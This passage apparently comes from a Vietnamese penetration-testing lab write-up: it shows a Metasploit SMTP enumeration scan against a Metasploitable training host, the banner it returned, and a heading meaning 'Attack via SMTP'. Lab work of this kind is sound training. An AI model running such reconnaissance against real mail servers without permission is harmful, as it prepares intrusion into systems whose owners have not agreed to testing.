msf6 auxiliary(scanner/smtp/smtp_enum) > run  
[*] 192.168.203.137:25 - 192.168.203.137:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Tấn công bằng smtp